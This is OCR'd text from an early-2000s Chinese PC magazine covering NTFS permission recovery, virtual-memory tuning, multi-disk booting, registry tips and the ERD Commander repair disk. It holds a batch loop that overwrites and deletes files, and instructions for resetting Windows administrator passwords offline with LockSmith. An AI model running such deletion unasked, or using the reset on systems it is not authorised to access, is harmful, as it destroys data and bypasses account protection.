FOR %%f In (%1) DO (
ECHO Deleting %%f ...
COPY Nul %%f /Y>Nul
DEL %%f /Q
)
```

保存之后，即可在命令提示符中使用“Kill+文件名”来“粉碎”文件了。不过要提醒你，这种删除方式相当彻底，请一定确认要删除的软件确实无用，再执行此操作。CF [XT05]

当用户名被删除之后……

■柳庄头

Windows XP的多用户功能比以前的版本有了很大的进步，在分区文件系统格式为NTFS的情况下，它允许用户把属于自己的文件夹设为专用。这样，如果是以其他身份登录Windows XP，即使是管理员，也无法直接访问这类文件夹。这对于共用电脑来说，大大提高了数据的安全性。但也正是这个专用文件夹，让笔者吃了不少的苦头。下面笔者就把自己的经验写下来，希望对各位读者有所帮助。

故障现象：

笔者所用的电脑C盘为FAT32文件系统，D盘为NTFS，操作系统为Windows XP中文专业版，所以，笔者把“我的文档”的位置改为D:\LJ1，以防止C盘故障导致数据丢失。同时把这个文件夹设为了专用。

由于创建用户名太多，进行切换时变得非常缓慢，所以打算删掉多余用户，统一使用同一受限账户名登录。在删除用户前，也考虑到被设为专用的文件夹不能被别的用户所访问，所以还特地在D盘新建了一个文件夹，把专用文件夹中的内容全部拷贝到新建的文件夹中。清理工作完成后，我以普通用户的身份登录了Windows XP，并进入了新建的那个文件夹，但是，该文件夹下面所有的子文件夹和文件竟然全部都无法访问，并弹出“没有权限”的提示！我一查看这些文件的属性，大小居然为0字节，整个文件夹也只有40多兆，而我在拷贝时明明有500多兆！我一下子傻了眼：这里面可是我千辛万苦积累了大半年的文件和应用软件，还有许多花了很多时间扫描进去的珍贵相片哪！难道就这样被“谋杀”了？

故障分析：

经过一番折腾，笔者决定从错误提示中一直提到的所有者权限入手。既然别的普通用户不行，是不是以原来的用户名登录就能解决问题？我满怀期待地以管理员身份创建了刚刚被我删除的那个用户名，并以该身份登录。打开那个文件夹，那无情的错误提示音又响起来了！看来这招也不管用。正在将要绝望之际，突然发现在该文件夹的“属性”对话框中，有一个“安全”选项卡，在其中列出了不同用户的权限（见图1）。同时，在用户名称栏里有一个带问号的头像，名称是一串数字（用户的安全标示符），而不是我们熟悉的用户名，这是由于刚才删除用户造成的。该用户的权限允许项目中只有“特别的权限”这一项，而且还是呈灰色，其他用户例如管理员的权限恰恰就没有这一项。看来这个就是刚刚被删除的那个用户名了，“特别的权限”也应该就是指“专用”。既然这样，只要我能改变这个权限就可以解决问题了。这时，在“安全”选项卡中最后一句话引起了我的注意：“特别权限或高级设置，请单击‘高级’”。死马当作活马医，我也就先进去看看吧。



图1

故障解决：

点击“高级”按钮，进入“高级安全设置”对话框（见图2）。其中有三个选项卡：权限、所有者、有效权限。在“权限”选项卡中并没有我此时登录的用户名，所以我把该用户名添加进来，并且给该用户添加了所有的权限。然后来到“所有者”选项卡（见图3），选中刚刚添加的用户名，勾上“替换子容器及对象的所有者”复选框，然后点击“确定”。这时突然弹出了一个安全警告框，并问我是否用“完全控制”权替换目录权限。这当然是我所希望的。毫不犹豫地点击“是”，就看到了所有权交接的对话框（见图4）。以为大功告成了，没想到当我兴高采烈地再次去访问那个文件夹时，还是被无情的挡在了外面——同样是没有权限。怎么会这样？刚才权限不是已经交接了吗？难道我是空欢喜一场？不甘心的我再次把刚才的操作仔细重复了一次，终于在“所有者”选项卡中发现了这样一句提示：“如果你有适当的权限，您就可以取得一个对象的所有权”。原来如此！我登录时的用户只是普通的受限制的用户，难怪改动会无效。



图2




图3



图4

知道了问题所在，接下来好办多了。给这个用户赋予管理员的权限，登录进去一看，在“高级安全设置”选项中果然多了一个“审核”选项卡。我不知道这个选项卡有什么用，所以先不管它，还是赶紧到“所有者”选项卡中进行修改，权限交接也顺利完成，和上一次没有什么区别。再次访问那个文件夹，我成功了！所有的软件、资料，还有宝贝照片都乖乖地躺在那儿，向我挥手呢！CF [XT06]

看点 虽然以前关于虚拟内存设置的文章多如牛毛，但你真正明白什么是虚拟内存吗？不少相关文章中提供的优化方案本来就是错误的！本文将让你完全了解虚拟内存的工作原理、正确的设置方法以及关于它的种种故障解决方案！

虚拟内存到底应该怎么设？

■北京　爬山猪

使用Windows的朋友，很多人都知道虚拟内存这个东西。顾名思义，它一定是“虚拟”的内存。内存少，Windows“跑不动”，这是“地球人都知道”的事实。同样，虚拟内存容量设置不合理，也会对系统运行性能有很大影响。少了是不行，总是会弹出窗口来报警。那是不是越多越好？

一、虚拟内存是个啥？

由于现在的软件一般都动辄几MB，甚至几十MB，上百MB，而且数据文件庞大，所以物理内存比较小的话，很容易出现用光内存的情况，于是Windows采取一个很巧妙的方法：将目前已被载入到内存中，但一段时间没有使用的程序或数据临时存放在硬盘中，然后将空出的内存给其他需要的程序或数据使用，当又需要那些程序或数据时则在硬盘中读取到物理内存中，这部分将硬盘的部分空间作为内存临时存放的空间被叫作“虚拟内存”(Virtual Memory)。在Windows 9x中，程序和数据在硬盘中临时存放的硬盘区叫作“交换文件”(Swapfile)，在Windows 2000/XP中叫做页面文件(PageFile)，而且它确实是一个文件，硬盘上一个很大的临时文件。你可以在系统盘根目录下找到它：Pagefile.sys(因为它具备隐藏属性，所以必须事先在“文件夹选项”里面选中“显示所有文件”)。而Windows 98/Me则为win386.swp。

芝麻开门

举个形象的例子，Windows就像一个大车间，物理内存就像是车间中的材料室，要制作某样产品(运行程序)，那么就得从仓库中调来所需材料，并放置在材料室中(物理内存)，但由于车间中制作的产品多种多样，所以也就需要各种各样的材料，但材料室毕竟空间有限，于是厂长专门在材料室后面开辟了一个备用材料室(虚拟内存)，制作新产品时，会把以前制作产品时所用的材料放进备用材料室，从而腾出材料室放置新产品所需的材料，这样当又要制作原先制作过的产品时，就不用再从仓库拿材料，可以直接从备用材料室拿之前存放在这里的相应材料。同时，如果某个产品所需材料过多，而材料室空间又不够大，那么Windows也会把部分材料放入备用材料室。

另外，为了便于管理和存放数据，Windows会将物理内存(RAM)与虚拟内存分割成许多小块，称为Page(页)，每个Page为4KB，每个Page都有编号，从而使调用更方便。这就相当于材料室和备用材料室分成了编好号的许多相同大小的格子，材料会被有序地放置在格子里面，使管理和调用更便利。

实例一：什么是Page Faults(页错误)？

在Windows中，只有那些当前正在被激活的程序和数据才会被保存在物理内存中，其他部分则保存在虚拟内存文件中，当某个程序试图访问不在物理内存的数据时，它便会产生中断，它被称作“页错误”，此期间程序会请求系统从虚拟内存文件寻找数据(或从程序文件中)，这是有效的页错误，经常会发生，并且你根本不会感觉到。但有些时候，由于程序或硬件错误，所需数据既不在物理内存，也不在虚拟内存中，那么就会产生常见的“无效页错误”(Invalid Page Fault)，如果该程序向系统发出了错误的请求使得系统执行错误的指令，那么著名的蓝屏就会出现。

而专家给出的解决方案为：增加内存和硬盘，或好好清理一下硬盘，恢复足够空间。如果还不能解决，那么可以想一想最近是否安装过新软件或者更改过硬件配置，从中找到线索。

实例二：非页面文件区域引起的故障

系统中一些重要组件和代码并不会进入虚拟内存，它们会在物理内存中单独保留起来，在Windows XP中被称为“非页面区域”，这里面保存了一些系统的核心代码，一般不会出现严重错误。所以，如果系统出现蓝屏，并且信息显示“Page Fault in Non-Paged area”(非页面文件区域错误)，那么很可能是物理内存或硬盘出现了比较严重的硬件错误。当然，一些第三方工具软件(如Norton系列)有时也会引起类似故障，所以如果在安装某些软件后出现这种情况，可以首先尝试卸载它们。

小提示

另外，物理内存中除系统的重要代码外，还保存有程序代码、当前从硬盘上读取或写到硬盘上的数据，也就是文件缓存(在Windows 9x中，它的名字叫做Vcache)、剩余的未被使用的物理内存则将被用来充当文件缓存。

实例三：有关“空闲内存”的谬误

Windows是一个贪婪的家伙，它总是试图充分利用系统中所有内存。当程序退出后，系统会把程序代码保留在内存中，供再次需要时使用，剩余的内存将会补充到文件缓存中，“支援”缓存工作。不过，一旦有新程序进入，需要占用内存时，“支援”工作会立刻停止，腾出空间来供新程序使用。因此，实际上很少会有什么“空闲内存”，这个称呼并不准确，正确的说法应该是“Windows当前能找到的可用内存”。一些号称“管理”和“清理”内存的软件，很容易让人错误地认为“只有空闲的内存才

可以使用”，实际上这是不对的，相反这类优化程序往往会降低系统性能，增加了大量虚拟文件。

二、虚拟多大才好？

1.两个广为流传的虚拟内存设置的错误理论

(1)页面文件应该设置为初始值和最大值相同，这样该文件的大小就被固定下来了，从而不易出现磁盘碎片。

从 Windows 95 开始，微软开始使用动态的虚拟内存系统，它只有在 Windows 9x/Me/2000/XP 需要时才创建并改变虚拟内存页面文件的大小，也就是如果系统需要更多内存，页面文件的体积就会变大，如果物理内存还有较多空闲空间，那么页面文件的体积会自动缩小，而且动态虚拟内存主要使用磁盘外圈相邻的磁轨段，这样可以使其被访问的速度更快。

如果是理想状态，这种说法确实会使系统性能有所提高，因为这样占用相邻磁盘空间的交换文件由于每个簇的位置相邻，既不容易出现磁盘碎片，而且磁头可以连续读取。但在实际情况中，如果将页面文件的初始值和最大值都设置为相同，由于最大值被固定，一旦出现系统读取一个很大的文件，造成对内存要求超过最大值，那么很容易产生“内存溢出”等错误。

因此，推荐大家选择使用一半固定，一半动态的虚拟内存设置，也就是固定初始值。根据个人经验，如果只是用电脑进行简单的文字处理、浏览网页、收发邮件这类普通应用，推荐将虚拟内存设置为 100MB 以上，并保证虚拟内存容量和物理内存容量之和在 500MB 左右。举例来说，就是 128MB 内存的电脑配 400MB 虚拟内存；256MB 内存的电脑配 250MB 内存；如果有 256MB 以上内存，那么虚拟内存只需配 100MB 即可。

而最大值设置为 700MB、800MB，如果你的磁盘空间够大，那么再大也没问题。

实例：整理虚拟内存文件

由于 Windows 的磁盘碎片整理工具无法整理正在打开的文件，比如：虚拟内存文件和注册表文件，而虚拟内存文件由于频繁使用，因此，会产生比较多的碎片，从而影响系统性能。而免费的 PageDefrag（下载地址：http://www.sysinternals.com/files/pagedfrg.zip）则可以帮你轻松整理 Windows 2000/XP 的虚拟内存文件和注册表文件，而且它还能查看当前虚拟内存文件和注册表文件的碎片率。同时，该软件可以整理日志文件和休眠文件(见图 1，一般情况下选择“defragment at next boot”即可。)。

(2)页面文件应该设置为内存的 2.5 倍(或其他倍数关系)

其实只要仔细想一想，就应该知道这是一个错误的说法，因为虚拟内存的本质就是辅助物理内存的，当物理内存不足时，Windows 便会启动虚拟内存，那么小内存肯定比大内存需要更多的虚拟内存。同时，内存这个资源都不是单指物理内存，而是物理内存＋虚拟内存的总和。虚拟内存的存储介质毕竟是硬盘，读写效率远远低于物理内存。



图 1

所以，在物理内存较少的电脑上，应该设置较多的虚拟内存，增加内存资源总量。而在物理内存较多的电脑上，如果不经常打开远远超过物理内存容量的超大型文件，那就应该适当减少虚拟内存容量，让系统尽可能多地利用读写效率高的物理内存。

但微软的默认设置却是内存越大，虚拟内存越大，内存越小，虚拟内存越小。以 Windows XP 为例，右击“我的电脑”，选择“属性”，然后选择“高级”选项卡，点击“性能”按钮。然后在“性能选项”窗口里面点击“更改”按钮，就可以看到“虚拟内存”设置窗口(见图 2)。我们立即可以发现这个窗口中有“允许的最小值”、“推荐”这两项。



图 2

默认状态下，也是 Windows 推荐的设置，是将虚拟内存的初始值设置为实际物理内存容量的 1.5 倍。我的电脑安装了 384MB 内存，所以虚拟内存初始值就被自动设置为 576MB。而如图 2 所示，最大值被设置为 1152MB——物理内存容量的三倍。

注意：允许的虚拟内存最小值为 2MB，而最大值一方面不能超过当前硬盘的空余空间值，另一方面是总额不能超过 4095MB。因为这是 32 位操作系统内存寻址范围的极限。

2.获得更精确的初始值

前面我们提供了初始值的经验数值，但它并不精确，很容易造成数值过大，从而浪费磁盘空间。所以如果你希望获得更符合自己的初始值，那么可下载监测 Windows 2000/XP 虚拟内存使用的脚本程序——“WinXP-2K_Pagefile”(下载地址：http://billsway.com/notes_public/WinXP_Tweaks/WinXP-2K_Pagefile.zip)。

Step 1 将下载的压缩包解压缩到任何目录，比如：C:\Pagefile；

Step 2 点击“开始→运行”，输入“gpedit.msc”，回车后打开“组策略”，接着进入“计算机配置→Windows 设置→脚本(启动/关闭)→”，双

击右侧窗格的“关机”项，接着单击“添加”按钮，在弹出窗口中的“脚本名”中输入“C:\Pagefile\WinXP-2K_Pagefile.vbs”，在“脚本参数”中输入“log”(见图3)。这样，每次关机时，该脚本就会运行，并在“我的文档”中的“PageFileLog.txt”文件中记录下每次开机使用过程中的虚拟内存状况。





图3

小提示

双击运行“WinXP-2K_Pagefile.vbs”会弹出窗口，通过它可查看当前虚拟内存的使用情况(见图4)。


图4

Step 3 在使用该脚本几天后，打开“PageFileLog.txt”文件，对比其中所有“Session Peak Usage”的值，找到其中的最大值(比如:129MB)，然后再在其数值上加上20，便得出了最佳的初始值(大约为150MB)。

实例一:多大内存才够用？

物理内存不能满足需要时，系统会大量使用虚拟内存。我们可以利用这一机制验证电脑和日常应用对物理内存的实际需求量。

将虚拟内存初始值、最大值都设置为50MB。如果你在这种情况下正常使用电脑很久都不出现任何问题，也不见虚拟内存不足等警告、报错，那就说明中物理内存已经足够，再添加内存条也没有用处。当然，也不必增加虚拟内存的容量了。

实例二:什么时候你的电脑该加内存？

正常开机后进行日常操作，并运行一些平时会用到的大型软件和游戏，比如:CS、PhotoShop、Access或其他“折磨”电脑的软件。让它全天这样运行，并通过不断运行、关闭各个软件来“考验”你的电脑。这样做的目的是尽量使系统达到运行的极点，从而得到系统负荷最重时的运行情况。之后，打开“任务管理器”，选择“性能”选项卡，从这里的“认可用量”区域可以看到3个数据(如图5):


图5

总数:当前使用电脑时系统内存的总数，包括物理内存和虚拟内存。

限制:系统所有类型内存的总和。

峰值:在拷机过程中系统的最大内存使用量。

如果“峰值”高于你的物理内存，那就表示内存不足，需要更大虚拟内存或物理内存，这时不要急于去购买内存，还要进一步判断到底需要哪种内存？其实使用Windows 2000/XP时很容易出现“峰值”高于所有物理内存的情况。不过，绝对不应让“峰值”数超过物理内存50%，这样系统会依赖更多虚拟内存，因此如果超出这个值，那么就有必要添加更多物理内存了。

三、放在哪里好？

容量大小选择默认值为好。存放位置是否也保留系统默认值呢？否！

将虚拟内存文件保存在系统分区，当系统运行时，不仅要大量读写该分区内的Windows系统文件，而且要长时间大量读写该分区内的虚拟内存文件。如此一来，大量的长时间的读写工作都针对同一个硬盘分区，势必造成“排队式”数据带宽瓶颈，影响性能发挥。

所以，推荐将虚拟内存设置在非系统分区。

同理，如果你同时挂接了两块或两块以上的不同转速的硬盘，那就推荐将虚拟内存保存到转速较快的硬盘上，以便利用高速硬盘的物理性能优势提高虚拟内存的读写效率，提高整体系统性能。

四、独占还是分散？

有人说，应该把虚拟内存文件设置到一个没有保存其它文件的空白硬盘分区。这种说法是正确的。因为只保存一个文件的分区不会产生磁盘碎片。这就能保证虚拟内存文件的数据读写性能绝对不会受到磁盘碎片的干扰。

如果在各硬盘分区都设置一部分虚拟内存会怎样？答案是:会提高系统性能。因为如果有多个虚拟内存，Windows就会根据当前的运行状况，自动选择读写任务较少的硬盘和分区，优先使用其中的虚拟内存文件。谁没活儿干我找谁，效率不提高就说不过去了。

综合起来讲，将虚拟内存文件设置在高速硬盘上可以大幅度提高性能。在此基础上，单独给虚拟内存划出一块分区，可以进一步提高性能。实现上述两点之后，如果再在各硬盘分区上分别设置一定量的虚拟内存，可以分散数据存储任务，小幅度提高性能。

五、系统分区上还留不留？

建议保留。主要目的是为了以防万一。有时会对硬盘进行一些操作，比如去掉第二块硬盘或重新划分硬盘分区。这样，很可能造成原先设置了虚拟内存的分区，在进行这些操作后就不存在了，或空间不够了。而如果没有注意到，那就绝对会造成系统虚拟内存不足的故障。但不论怎

么操作，要启动系统，C:总还是要在的。所以推荐大家留一小块虚拟内存在系统分区，以防万一。

一般情况下，初始设置为2MB，最大50MB就够了。

另外，如果你要对系统错误进行调试，或利用Windows的错误报告功能报告错误，就更要留一份虚拟内存在系统分区上。因为一旦出现蓝屏死机故障，系统分区上如果没有这样一小块虚拟内存，就不能顺利生成内存转储文件，无法进行程序调试和错误报告。当设置为“核心内存转储”时，这块应急虚拟内存的大小可以是200MB；如果设置为“完全内存转储”，则至少要设置跟内存容量等同的虚拟内存在系统分区上。如果决定坚决不在系统分区上留虚拟内存文件，那么最好设置为“小内存转储”。设置方法是右击“我的电脑”，选择“属性”，然后选择“高级→启动和故障恢复”，最后在“写入调试信息”下面的下拉菜单中选择即可。

六、簇大小跟性能有点关系

如果使用的是Windows NT/2000/XP，并且为虚拟内存单独划定了分区。那么，将该分区格式化时，把簇设置成4KB，这样可以在一定程度上提高虚拟内存的工作效率，提高系统性能。因为4KB正是系统使用物理内存的基本单位——“页面”占据的内存空间大小。所以按上述方法设置后，当系统使用虚拟内存中的数据时，就无需进行任何中转、缓冲，可以直接使用。理论上确实如此。

七、虚拟内存的问题

如果在启动某个软件时，系统提示“内存溢出”，或警告虚拟内存不足，可能的原因如下：

1．虚拟内存的最大值太小，或者分区剩余空间不足，以至于Windows在要求更大虚拟内存时，没有足够空间。

2．虚拟内存的页面文件损坏（一般是非正常关机造成的）。对于这种情况，可先将所有分区上的虚拟内存都设置为“不设置虚拟内存”。然后重启，将各分区上的页面文件(PAGEFILE.SYS)都删除掉，然后重新设置虚拟内存，最后再重启一次。

3.第三方程序造成虚拟内存故障。如果虚拟内存报错的故障发生在关机前的瞬间，那么很有可能是Norton Live Update造成的(注意，几乎所有的Symantec、Norton系列软件产品都包含了Norton Live Update)，将其升级到最新版本，即可解决这个问题。

如果使用的是Intel芯片组主板，并且在启动电脑时遇到虚拟内存不足的报错。那么有可能是因为安装了Intel Application Accelerator，将其卸载，然后下载安装最新版本即可解决问题。

4.IDE硬盘的驱动程序也可能造成这个问题。解决方法是在硬件管理器里面删除IDE ATA/ATAPI控制器，重启后，让系统自动重新寻找、安装硬盘。

5.如果使用NTFS分区，同时，你所登录的用户没有完全控制虚拟内存文件所在硬盘分区的根目录的权限，也会出现与虚拟内存有关的报错。不过保存内容是：无法创建虚拟内存页面文件。

▶▶▶ 火速链接

其实一些蓝屏故障是由虚拟内存引起的，比如：Stop 0x00000050 or PAGE_FAULT_IN_NONPAGED_AREA、Stop 0x0000007A or KERNEL_DATA_INPAGE_ERROR、Stop 0xC0000221 or STATUS_IMAGE_CHECKSUM_MISMATCH等蓝屏停止信息，关于它们的解决方案，你可以参考2003年第22期《解读系统的蓝色生死恋——Windows 2000/XP蓝屏深入探秘》一文。

CF [XT07]

多系统安装又一法——多硬盘版 Bios Loader

■ 福建 岳瀚

近年来，菜鸟们经历了Windows大家族的风吹雨打，多系统的安装已经是小菜一碟了，紧接着Linux家族的时代似乎也到来了。菜鸟们便摆出了最近学到的十八般武艺：系统司令官、PQloader、NTloader、Lilo、Grub等来多系统安装。我又发现了一种多系统安装方法，易于安装及之后的维护，介绍给大家。

如果你有两块或两块以上的硬盘，那么就可以使用我的方法了。现在开始步入正题：

Step 1 电脑启动时按Del键，先到CMOS设置程序中的Standard CMOS Setup里，只留一块硬盘，其他硬盘所在位置设成None，然后开始安装第一个操作系统。

Step 2 第一个系统安装好后，再到CMOS设置程序中的Standard CMOS Setup里，把刚才安装系统的硬盘设置成None，再打开要安装的二个系统的硬盘，开始安装第二个系统。

Step 3 假设用此方法安装好了两个系统，现在再到CMOS设置程序中打开全部硬盘，并在Bios Features Setup的BootSequence里改变操作系统载入位置。

比如：你的硬盘逻辑盘符分布情况是C:、D:、E:、F:，其中，C:、E:、F:属于第一块硬盘。D:是第二块硬盘，那么，在CMOS中可以这样设置：

BootSequence(C,A) 时启动第一块硬盘的操作系统。

BootSequence(D,C) 时启动第二块硬盘的操作系统。

使用任一系统启动时，两块硬盘都是可以访问的。

由于这种方法安装的多系统之间的MBR(主引导记录)不存在干扰，所以对于维护多系统来说相当方便，只要把单独备份的Ghost镜像还原回去即可，丝毫不会影响到另一个硬盘的系统。我给这种多系统安装方法起了个名字，叫“BIOS Loader”，呵呵，以后大家就这么称呼它吧。

CF [XT08]

技巧E卡通 Skill Tips

还原谁，我说了算！

不少朋友都在使用Windows XP的系统还原，但它占用磁盘空间比较大，却令人又爱又恨，其实你可以通过修改注册表，让Windows不去备份那些不需要备份的文件夹，比如：临时文件夹、Internet临时文件夹等。

打开注册表编辑器，找到[HKEY_Local_Machine\System\CurrentControlSet\Control\BackupRestore\FilesNotTobackup]，在右侧窗格已经列出了一些默认不进行备份的文件夹及文件，右击空白处，选择“新建→多字符串值”，为它起个名字，然后将键值设置为不需要备份的文件或文件夹完全路径。(苦咖啡)

禁用Windows XP的USB设备自动检测功能

每次插入闪存等USB设备时，Windows XP系统都会自动提示“发现USB输入设备”，如何禁用该功能呢？运行“gpedit.msc”命令打开组策略窗口，在左边窗口中依次展开“计算机配置→管理模板→系统”项，然后在右边窗口中双击“关闭自动播放”，在弹出的“属性”窗口的“设置”选项卡下，选择“已启用”复选框，并将“关闭自动播放”一项设置为“所有驱动器”即可。

(眼镜猪)

去除电脑黑屏后的“影子”

大家在使用电脑时，可能遇到过电脑部分黑屏的现象，比如从游戏中切换出来后，桌面上（特别是系统的任务栏上）的一些按钮或区域显示为黑色，就像许多黑色的影子。一般情况下，可以用鼠标在“影子”区域悬停的办法加以解决。不过还有个更好的办法：单击“开始→关闭计算机”命令后再单击“取消”，即可恢复。

(眼镜猪)

在命令行状态下查看NFO文件

很多软件中都包含一个NFO文件，其中NFO的意思就是information(信息)。以NFO为扩展名的文件，内容一般是与软件相关的信息，比如软件的用途、名字，可运行的操作系统，安装需要的磁盘空间等，或者是介绍有关组织的图形、文字。

以往，我们在查看此类型文件时，需要安装专门的软件。其实，在Windows 2000/XP下，是可以通过“命令提示符”程序查看NFO文件的，方法如下：

在“开始→运行”对话框中键入“cmd”即调出“命令提示符”程序，键入命令chcp 437，改该控制台的活动控制台代码页为OEM-US（美国，简体中文为936），它只改变当前cmd窗口的代码页，对系统没有影响。到NFO文件所在目录下，键入type xxx.nfo（xxx.nfo为文件名）并回车，就可以一次性显示出完整的NFO文件内容了。也可以键入more xxx.nfo命令，分页查看文件内容。（阿力）

禁用cmd.exe命令和批处理文件

在“开始→运行”菜单中输入“cmd”，可以进入命令提示符界面，在这里可以执行应用程序和批处理文件。但这个命令可以成为很多可执行文件的后门，很多黑客都是借助它来实现入侵的目的。如果你并不经常用到它，可以在注册表中把它禁用。打开注册表编辑器，找到[HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\System]（有可能没有“Windows\System”这个项，你只要建立一个即可）。在右侧窗格新建名为DisableCMD的双字节值，将这个值设为1即可。本技巧适用于Windows 2000/XP。（阿力）

让Windows XP真正软件关机

某次在关闭Windows XP系统时出现以下故障：当点“关闭计算机”后，系统出现“您可以安全地关机了”，还需要手动按一下电源才能关闭电脑。首先查看电源选项，发现电源高级项里，没有“电源按钮”这一项。接着打开设备管理器，展开“计算机”一项，发现值为“Standard PC”，原来该计算机目前工作在Standard PC模式下，问题就出在这里了！只需设置电脑工作模式为ACPI即可，方法如下：右键单击“Standard PC”，点更新驱动程序，弹出更新向导，选择“从列表或指定位置安装（高级）”，接下来选择“不要搜索，我要自己选择要安装的驱动程序”，选中“Advanced Configuration Power Interface(ACPI) PC”，单击“下一步”完成设置。

小提示

★电脑常见的两种工作模式为：Standard PC（标准模式）和Advanced Configuration and Power Interface（ACPI）PC（高级配置与电源接口）。一般情况下，我们的电脑处于ACPI模式下。它的优势很明显：自动控制电源；便于新硬件的安装，提高了硬件的稳定性等。但在ACPI模式下，电脑安装的音频接口和MIDI接口都不能发挥最佳的性能！如果要得到性能最佳的用于音乐制作的音频工作站，那么必须使用Standard PC模式。

（横扫一大片）

CF [XT09]

超级系统维护磁盘面对面

■ 爱博科研究室　盆盆

使用电脑最怕什么？当然是死机了！有好事者曾做诗赞Windows道："死机共蓝屏一色、漏洞与补丁齐飞"很多朋友碰到死机的情况，立马祭起重装系统的"宝刀"，可很多时候这只能算最后的绝招，因为一旦重装系统，许多重要资料就会随崩溃的Windows一起"殉葬"，例如Outlook Express邮件、账号，IE收藏夹，还有心爱的QQ聊天记录，都会和你说拜拜，更要命的是，心爱MM的靓照也随之"香销玉殒"，真是痛何如哉！

怎么办？很简单，如果有一张合适的系统维护磁盘，就可以躲过伤筋动骨的系统重装，直接进入爱机的文件系统，轻松进行数据抢救、系统修复，只要爱机没有"病入膏肓"，一般都能妙手回春。光说不练，嘴把式，这里就给读者推荐两款超级维护磁盘。

Windows 2000/XP 系统维护的贴身保镖

——ERD Commander 2003汉化版

大家知道，位于NTFS分区的Windows XP/2000一旦崩溃，维护起来十分麻烦，一来无法用熟悉的Windows 98启动盘访问NTFS分区，二来用Windows XP安装光盘自带的故障恢复控制台进行修复又有诸多不便，毕竟是命令行界面，不大顺手。

ERD Commander 2003(以后简称ERD)是类似一个光盘版的Windows XP，有自己的资源管理器、注册表编辑器、记事本，还有一个精巧的命令行窗口，里面几乎"翻版"了全部的Windows XP的DOS命令！还有其他一些很实用的管理工具，例如Locksmith，用来重设管理员密码！不管是FAT、NTFS、CDFS(光盘文件系统)，它都胜似闲庭信步，而且还可以改动文件夹的访问权限！它对于网络的支持也非常出色，我们可以轻松地把重要文件转移到网络上，或者从其他机器上拷贝文件……

小提示

ERD是英文版的，无法正常显示中文目录，所幸本刊2003年21期曾介绍过利用Barts PE Builder来制作ERD汉化版，可以完美地解决这个问题。用制作好的ERD汉化版维护光盘引导系统(需要事先在CMOS里指定从光盘启动)，将会启动网络服务，完成网络服务初始化以后，登录程序会扫描系统硬盘来定位Windows的安装路径，并把检测到的安装路径信息、操作系统类型、安装过哪个服务包、键盘布局、时区设置等信息显示在屏幕上，如图1所示。



图1　登录屏幕

如果所要修复的操作系统并没有出现在该列表里，或显示为"Unknown"，这可能是因为注册表配置单元损坏了，可手工输入Windows的安装路径，这样ERD就能确定关键系统文件的位置，可以检查并且提示注册表配置单元(包括System、Software、Sam 和 Security)是否已经损坏。

注意:

如果用ERD访问Windows 98/Me，则ERD自带的注册表编辑器将无法访问相关的注册表部分，而且其他某些实用程序也会受到功能限制。

登录过程结束，就可以进入ERD的桌面环境，简直是Windows XP的克隆，有开始菜单、任务栏、桌面快捷方式等。

实例一:用ERD资源管理器拯救系统

依次点击"开始→资源管理器"，就可以打开ERD资源管理器，能够自由访问磁盘分区。它采用树图形式显示，左侧是树状目录，右侧是所选目录的详细内容列表。Winternals资源管理器所支持的操作与Windows几乎一样，包括鼠标的单击、拖曳操作，"向上"按钮(进入上一级目录)，复制、粘贴、重命名、删除等。

你的Windows 98/XP双系统无法启动？可能是boot.ini文件坏了吧，赶紧请ERD来帮忙吧:

Step 1　用ERD维护盘引导系统，在如图1所示的登录屏幕上选择Windows XP，然后单击"确定"按钮，进入ERD桌面环境。

Step 2　打开资源管理器定位到C盘根目录下。

Step 3　双击C盘根目录下的boot.ini文件，用记事本打开，呵呵，应该是ERD记事本。

Step 4　原来丢失了Windows 98的启动项，赶紧在后面补上一句:C:\WINDOWS=" Windows 98"，再重启，问题解决。

实例二:昔日重来——重设文件夹访问权限

常看到有网友抱怨，在Windows XP下将"我的文档"设为专有，但重装系统后无法访问该目录，导致其下的重要文件都无法使用。利用ERD汉化版，轻点鼠标就可以轻松搞定这个疑难问题:

Step 1　用ERD维护盘引导系统，进入ERD桌面环境。

Step 2　在ERD资源管理器里定位到"我的文档"所在的文件夹C:\Documents and Settings\UserName\My Documents。此处的UserName用实际

的用户账号代替。

Step 3 右击“我的文档”图标，在弹出菜单上单击“属性”按钮，即可弹出一个“文件夹属性”对话框。

Step 4 单击其上的“重设权限”按钮，在弹出的对话框上确保勾选“重设所有子对象的权限”复选框，然后单击“确定”按钮，如图2所示。即可使得“Everyone”账户获得该目录的完全控制权限！



图2　重设目录权限

小提示

可能有朋友会问，该文件夹原来的专用账户名称是Peter，只要重装系统后再设一个Peter账户，不就可以了吗？结论是并不可行，因为每个用户账户对应惟一的SID(安全标识符)，重建的Peter账户，其SID和老账户并不相同，所以不会继承其权限。

实例三：芝麻开门——LockSmith解锁工具

ERD维护盘里还集成了一个“开锁匠”LockSmith，可以用它来重设Windows XP的管理员密码，这对于我等马大哈用户来讲特别方便：

Step 1 在ERD桌面环境下依次单击“开始→管理工具→密码修改”菜单项，即可打开“ERD Commander 2003 LockSmith Wizard”对话框。

Step 2 在该对话框的“账号”文本列表框里，输入或选择要破解的账户名，例如Adminstrator账户，然后输入新的密码即可。

小提示

★ 如果用LockSmith修改了某个账户的登录密码，则该账户的用户设置信息将会完全丢失(因为账户的SID号发生了变化)。

★ 要想使用LockSmith的功能，必须确保System注册表配置单元是完好无损的(该配置单元储存有关账户信息)。

实例四：起死回生——服务与驱动管理

服务与驱动管理工具是ERD的一个管理插件，事实上它是注册表分支[HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services]的一个图形化接口。在该注册表分支下的每一个子键都对应一个服务(或者设备驱动)，来定义其启动类型、显示名称和相关描述(可选)。现在服务与驱动管理工具可以直接显示这些配置信息，并允许修改选定对象的启动类型。

这个功能十分有用，因为加载某些问题服务或设备驱动会导致系统瘫痪，甚至连安全模式都无法进入，这时可以借助ERD维护光盘来禁用这些服务或设备驱动。假设因为安装了不正确的显卡驱动vmx-svga而导致系统崩溃，可以这样解决：

